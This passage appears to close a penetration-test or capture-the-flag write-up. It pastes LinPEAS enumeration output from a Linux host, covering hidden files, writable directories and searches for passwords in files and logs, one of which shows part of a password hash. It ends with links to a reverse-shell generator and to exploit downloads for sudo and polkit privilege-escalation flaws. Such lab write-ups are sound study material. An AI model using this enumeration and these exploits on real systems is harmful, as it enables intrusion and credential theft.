-rw-r--r-- 1 root root 2743 Feb 1 2021 /etc/apt/sources.list.curtin.old

╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)

Found /var/lib/command-not-found/commands.db: SQLite 3.x database, last written using SQLite version 3031001

Found /var/lib/fwupd/pending.db: SQLite 3.x database, last written using SQLite version 3031001

Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3031001

 -> Extracting tables from /var/lib/command-not-found/commands.db (limit 20)

 -> Extracting tables from /var/lib/fwupd/pending.db (limit 20)

 -> Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)

╔══════════╣ Web files?(output limit)

/var/www/:

total 12K

drwxr-xr-x 3 root root 4.0K Aug 13 2021 .

drwxr-xr-x 14 root root 4.0K Aug 13 2021 ..

drwxr-xr-x 2 root root 4.0K Aug 13 2021 html

/var/www/html:

total 12K

drwxr-xr-x 2 root root 4.0K Aug 13 2021 .

drwxr-xr-x 3 root root 4.0K Aug 13 2021 ..

╔══════════╣ All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)

-rw-r--r-- 1 landscape landscape 0 Feb 1 2021 /var/lib/landscape/.cleanup.user

-rw-r--r-- 1 root root 84 Mar 25 2020 /usr/share/npm/node_modules/smart-buffer/.prettierrc.yaml

-rw-r--r-- 1 root root 152 Mar 25 2020 /usr/share/npm/node_modules/smart-buffer/.travis.yml

-rw-r--r-- 1 root root 58 Mar 25 2020 /usr/share/npm/node_modules/sorted-union-stream/.travis.yml

-rw-r--r-- 1 root root 38 Mar 25 2020 /usr/share/npm/node_modules/qrcode-terminal/.travis.yml

-rw-r--r-- 1 root root 143 Mar 25 2020 /usr/share/npm/node_modules/meant/.travis.yml

-rw-r--r-- 1 root root 300 Mar 25 2020 /usr/share/npm/node_modules/socks-proxy-agent/node_modules/agent-base/.travis.yml

-rw-r--r-- 1 root root 284 Mar 25 2020 /usr/share/npm/node_modules/socks-proxy-agent/.travis.yml

-rw-r--r-- 1 root root 189 Mar 25 2020 /usr/share/npm/node_modules/read-installed/.travis.yml

-rw-r--r-- 1 root root 72 Mar 25 2020 /usr/share/npm/node_modules/libnpmaccess/.travis.yml

-rw-r--r-- 1 root root 72 Mar 25 2020 /usr/share/npm/node_modules/libnpmorg/.travis.yml

-rw-r--r-- 1 root root 72 Mar 25 2020 /usr/share/npm/node_modules/libnpmsearch/.travis.yml

-rw-r--r-- 1 root root 108 Mar 25 2020 /usr/share/npm/node_modules/fast-json-stable-stringify/.travis.yml

-rw-r--r-- 1 root root 72 Mar 25 2020 /usr/share/npm/node_modules/libnpmteam/.travis.yml

-rw-r--r-- 1 root root 2261 Mar 25 2020 /usr/share/npm/node_modules/has-symbols/.travis.yml

-rw-r--r-- 1 root root 139 Mar 25 2020 /usr/share/npm/node_modules/unique-slug/.travis.yml

-rw-r--r-- 1 root root 4128 Mar 25 2020 /usr/share/npm/node_modules/is-symbol/.jscs.json

-rw-r--r-- 1 root root 276 Mar 25 2020 /usr/share/npm/node_modules/is-symbol/.editorconfig

-rw-r--r-- 1 root root 5 Mar 25 2020 /usr/share/npm/node_modules/is-symbol/.nvmrc

-rw-r--r-- 1 root root 7236 Mar 25 2020 /usr/share/npm/node_modules/is-symbol/.travis.yml

-rw-r--r-- 1 root root 234 Mar 25 2020 /usr/share/npm/node_modules/es-abstract/.nycrc

-rw-r--r-- 1 root root 4003 Mar 25 2020 /usr/share/npm/node_modules/es-abstract/.jscs.json

-rw-r--r-- 1 root root 276 Mar 25 2020 /usr/share/npm/node_modules/es-abstract/.editorconfig

-rw-r--r-- 1 root root 6965 Mar 25 2020 /usr/share/npm/node_modules/es-abstract/.travis.yml

-rw-r--r-- 1 root root 105 Mar 25 2020 /usr/share/npm/node_modules/path-parse/.travis.yml

-rw-r--r-- 1 root root 72 Mar 25 2020 /usr/share/npm/node_modules/libnpmpublish/.travis.yml

-rw-r--r-- 1 root root 292 Mar 25 2020 /usr/share/npm/node_modules/http-proxy-agent/.travis.yml

-rw-r--r-- 1 root root 4140 Mar 25 2020 /usr/share/npm/node_modules/object.getownpropertydescriptors/.jscs.json

-rw-r--r-- 1 root root 276 Mar 25 2020 /usr/share/npm/node_modules/object.getownpropertydescriptors/.editorconfig

-rw-r--r-- 1 root root 1959 Mar 25 2020 /usr/share/npm/node_modules/object.getownpropertydescriptors/.travis.yml

-rw-r--r-- 1 root root 993 Mar 25 2020 /usr/share/npm/node_modules/is-callable/.istanbul.yml

-rw-r--r-- 1 root root 4128 Mar 25 2020 /usr/share/npm/node_modules/is-callable/.jscs.json

-rw-r--r-- 1 root root 286 Mar 25 2020 /usr/share/npm/node_modules/is-callable/.editorconfig

-rw-r--r-- 1 root root 6738 Mar 25 2020 /usr/share/npm/node_modules/is-callable/.travis.yml

-rw-r--r-- 1 root root 4130 Mar 25 2020 /usr/share/npm/node_modules/es-to-primitive/.jscs.json

-rw-r--r-- 1 root root 286 Mar 25 2020 /usr/share/npm/node_modules/es-to-primitive/.editorconfig

-rw-r--r-- 1 root root 7202 Mar 25 2020 /usr/share/npm/node_modules/es-to-primitive/.travis.yml

-rw-r--r-- 1 root root 69 Mar 25 2020 /usr/share/npm/node_modules/util-promisify/.travis.yml

-rw-r--r-- 1 root root 277 Mar 25 2020 /usr/share/npm/node_modules/worker-farm/.editorconfig

-rw-r--r-- 1 root root 127 Mar 25 2020 /usr/share/npm/node_modules/worker-farm/.travis.yml

-rw-r--r-- 1 root root 111 Mar 25 2020 /usr/share/npm/node_modules/dezalgo/.travis.yml

-rw-r--r-- 1 root root 4140 Mar 25 2020 /usr/share/npm/node_modules/is-regex/.jscs.json

-rw-r--r-- 1 root root 4770 Mar 25 2020 /usr/share/npm/node_modules/is-regex/.travis.yml

```
-rw-r--r-- 1 root root 2878 Mar 25  2020 /usr/share/npm/node_modules/is-date-object/.jscs.json

-rw-r--r-- 1 root root 1151 Mar 25  2020 /usr/share/npm/node_modules/is-date-object/.travis.yml

-rw-r--r-- 1 root root 309 Mar 25  2020 /usr/share/npm/node_modules/agent-base/.travis.yml

-rw-r--r-- 1 root root 715 Mar 25  2020 /usr/share/npm/node_modules/https-proxy-agent/.editorconfig

-rw-r--r-- 1 root root 84 Mar 25  2020 /usr/share/npm/node_modules/socks/.prettierrc.yaml

-rw-r--r-- 1 root root 185 Mar 25  2020 /usr/share/npm/node_modules/socks/.travis.yml

-rw-r--r-- 1 root root 439 Jul 14  2019 /usr/share/nodejs/ajv/.tonic_example.js

-rw-r--r-- 1 root root 387 Mar 22  2020 /usr/.crates2.json

-rw-r--r-- 1 root root 216 Oct 26  1985 /usr/local/lib/node_modules/pm2/.mocharc.js

-rw-r--r-- 1 root root 63 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/pm2-axon-rpc/.travis.yml

-rw-r--r-- 1 root root 139 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/is-core-module/.nycrc

-rw-r--r-- 1 root root 358 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/is-core-module/.eslintrc

-rw-r--r-- 1 root root 10 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/is-core-module/.eslintignore

-rw-r--r-- 1 root root 84 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/smart-buffer/.prettierrc.yaml

-rw-r--r-- 1 root root 152 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/smart-buffer/.travis.yml

-rw-r--r-- 1 root root 144 Jun 22  2016 /usr/local/lib/node_modules/pm2/node_modules/yamljs/.travis.yml

-rw-r--r-- 1 root root 512 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/cron/.eslintrc

-rw-r--r-- 1 root root 43 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/cron/.prettierrc

-rw-r--r-- 1 root root 293 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/cron/.travis.yml

-rw-r--r-- 1 root root 63 Jul  9  2016 /usr/local/lib/node_modules/pm2/node_modules/module-details-from-path/.travis.yml

-rw-r--r-- 1 root root 219 Oct 26  1985 /usr/local/lib/node_modules/pm2/node_modules/async-listener/.travis.yml
```

-rw-r--r-- 1 root root 78 Oct 26 1985 /usr/local/lib/node_modules/pm2/node_modules/dayjs/.editorconfig

-rw-r--r-- 1 root root 50 Oct 26 1985 /usr/local/lib/node_modules/pm2/node_modules/boolean/.releaserc.json

-rw-r--r-- 1 root root 27 Oct 26 1985 /usr/local/lib/node_modules/pm2/node_modules/boolean/.eslintrc.json

-rw-r--r-- 1 root root 2745 Oct 26 1985 /usr/local/lib/node_modules/pm2/node_modules/@pm2/agent/.drone.jsonnet

-rw-r--r-- 1 root root 244 Oct 26 1985 /usr/local/lib/node_modules/pm2/node_modules/@pm2/agent/.mocharc.yml

-rw-r--r-- 1 root root 2095 Oct 26 1985 /usr/local/lib/node_modules/pm2/node_modules/@pm2/js-api/.drone.jsonnet

╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)

-rw-r--r-- 1 dasith dasith 79888 Jun 17 16:40 /tmp/linpeas-report.txt

-rwxr-xr-x 1 dasith dasith 776785 Jun 17 16:32 /tmp/linpeas.sh

-rw-r--r-- 1 root root 6610 Sep 28 2021 /var/backups/apt.extended_states.2.gz

-rw-r--r-- 1 root root 981055 Sep 28 2021 /var/backups/dpkg.status.0

-rw-r--r-- 1 root root 2637 Sep 3 2021 /var/backups/alternatives.tar.1.gz

-rw-r--r-- 1 root root 6790 Sep 28 2021 /var/backups/apt.extended_states.3.gz

-rw-r--r-- 1 root root 139 Aug 13 2021 /var/backups/dpkg.diversions.1.gz

-rw-r--r-- 1 root root 229270 Sep 3 2021 /var/backups/dpkg.status.1.gz

-rw-r--r-- 1 root root 51200 Oct 6 2021 /var/backups/alternatives.tar.0

-rw-r--r-- 1 root root 174 Aug 13 2021 /var/backups/dpkg.statoverride.0

-rw-r--r-- 1 root root 145 Aug 13 2021 /var/backups/dpkg.statoverride.1.gz

-rw-r--r-- 1 root root 268 Aug 13 2021 /var/backups/dpkg.diversions.0

-rw-r--r-- 1 root root 60717 Oct 26 2021 /var/backups/apt.extended_states.0

-rw-r--r-- 1 root root 6644 Oct 7 2021 /var/backups/apt.extended_states.1.gz

-rw-r--r-- 1 root root 6766 Sep 3 2021 /var/backups/apt.extended_states.4.gz

-rw-r--r-- 1 root root 6943 Sep 3 2021 /var/backups/apt.extended_states.5.gz

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files

/dev/mqueue

/dev/shm

/home/dasith

/run/lock

/run/screen

/snap/core18/1944/tmp

/snap/core18/1944/var/tmp

/snap/core18/2128/tmp

/snap/core18/2128/var/tmp

/snap/core20/1169/run/lock

/snap/core20/1169/tmp

/snap/core20/1169/var/tmp

/tmp

/tmp/.font-unix

/tmp/.ICE-unix

/tmp/linpeas-report.txt

/tmp/linpeas.sh

/tmp/.Test-unix

#)You_can_write_even_more_files_inside_last_directory

/var/crash

/var/tmp

╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files

╔══════════╣ Searching passwords in history files

╔══════════╣ Searching *password* or *credential* files in home (limit 70)

/etc/pam.d/common-password

/home/dasith/local-web/node_modules/mongodb/lib/core/auth/mongo_credentials.js

/usr/bin/systemd-ask-password

/usr/bin/systemd-tty-ask-password-agent

/usr/lib/git-core/git-credential

/usr/lib/git-core/git-credential-cache

/usr/lib/git-core/git-credential-cache--daemon

/usr/lib/git-core/git-credential-store

#)[3mThere are more creds/passwds files in the previous parent folder[0m

/usr/lib/grub/i386-pc/password.mod

/usr/lib/grub/i386-pc/password_pbkdf2.mod

/usr/lib/python3/dist-packages/keyring/credentials.py

╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs

╔══════════╣ Searching passwords inside logs (limit 70)

2021-08-13 01:00:04,390 DEBUG root:39 start: subiquity/Identity/POST: {"realname": "dasith", "username": "dasith", "crypted_password": "6a6pHrsEW...

2021-08-13 01:21:14,196 - util.py[DEBUG]: Writing to /var/lib/cloud/instances/iid-datasource-none/sem/config_set_passwords - wb: [644] 25 bytes

2021-08-13 01:21:14,197 - ssh_util.py[DEBUG]: line 124: option PasswordAuthentication added with yes

2021-08-13 01:21:14,236 - cc_set_passwords.py[DEBUG]: Restarted the SSH daemon.

2021-08-13 01:21:14,236 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords ran successfully

2021-08-13 01:51:22,516 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)

2021-08-13 01:51:22,517 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran

2021-08-13 04:39:50,895 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran

2021-08-13 04:39:50,895 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)

2021-08-13 06:08:42,555 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran

2021-08-13 06:08:42,555 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)

2021-09-03 05:36:34,488 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran

2021-09-03 05:36:34,488 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)

2021-09-03 05:38:48,405 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran

2021-09-03 05:38:48,405 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)

2021-09-03 07:21:46,495 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran

2021-09-03 07:21:46,495 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)

2021-09-03 07:24:04,608 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran

2021-09-03 07:24:04,608 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)

[3.324262] systemd[1]: Started Forward Password Requests to Wall Directory Watch.

[4.476651] systemd[1]: Started Forward Password Requests to Wall Directory Watch.

Aug 13 00:59:14 ubuntu-server systemd[1]: Condition check resulted in Forward Password Requests to Plymouth Directory Watch being skipped.

Aug 13 00:59:14 ubuntu-server systemd[1]: Started Dispatch Password Requests to Console Directory Watch.

Aug 13 00:59:14 ubuntu-server systemd[1]: Started Forward Password Requests to Wall Directory Watch.

Aug 13 00:59:34 ubuntu-server chpasswd[1847]: pam_unix(chpasswd:chauthtok): password changed for installer

Aug 13 00:59:34 ubuntu-server cloud-init[1846]: Set the following 'random' passwords

Aug 13 01:11:19 ubuntu-server chage[4232]: changed password expiry for usbmux

Aug 13 01:11:19 ubuntu-server usermod[4225]: change user 'usbmux' password

Aug 13 01:12:06 ubuntu-server chage[15669]: changed password expiry for sshd

Aug 13 01:12:06 ubuntu-server usermod[15662]: change user 'sshd' password

 base-passwd depends on libc6 (>= 2.8); however:

 base-passwd depends on libdebconfclient0 (>= 0.145); however:

Binary file /var/log/cloud-init.log matches

Binary file /var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000@0005c96aaeef8fc7-1826b848b5ee765d.journal~ matches

Binary file /var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000@0005cb122f2307b0-2118837f583b07dc.journal~ matches

Binary file /var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000@0005cb1252141d01-81f67e2bae8d8bba.journal~ matches

Binary file /var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000@0005cb1bbcd29811-655c84426c5d1d97.journal~ matches

Binary file /var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000@0005cb1c210de0ad-a68c640854326bdc.journal~ matches

```
Binary file /var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000@0005cb80316a5e39-c1b06666c53afde5.journal~ matches

Binary file /var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000@0005cb8178e74aa9-40289c88ff97e8a5.journal~ matches

Binary file /var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000.journal matches

dpkg: base-passwd: dependency problems, but configuring anyway as you requested:

Preparing to unpack .../base-passwd_3.5.47_amd64.deb ...

Preparing to unpack .../passwd_1%3a4.8.1-1ubuntu5_amd64.deb ...

Selecting previously unselected package base-passwd.

Selecting previously unselected package passwd.

Setting up base-passwd (3.5.47) ...

Setting up passwd (1:4.8.1-1ubuntu5) ...

Shadow passwords are now on.

Unpacking base-passwd (3.5.47) ...

Unpacking base-passwd (3.5.47) over (3.5.47) ...

Unpacking passwd (1:4.8.1-1ubuntu5) ...
```

11 Bibliografia e Sitografia

1. https://portswigger.net/web-security/clickjacking
2. https://www.revshells.com/
3. https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS
4. https://codeload.github.com/berdav/CVE-2021-4034/zip/main
5. https://codeload.github.com/blasty/CVE-2021-3156/zip/main
6. https://codeload.github.com/worawit/CVE-2021-3156/zip/main
7. https://www.exploit-db.com/raw/41154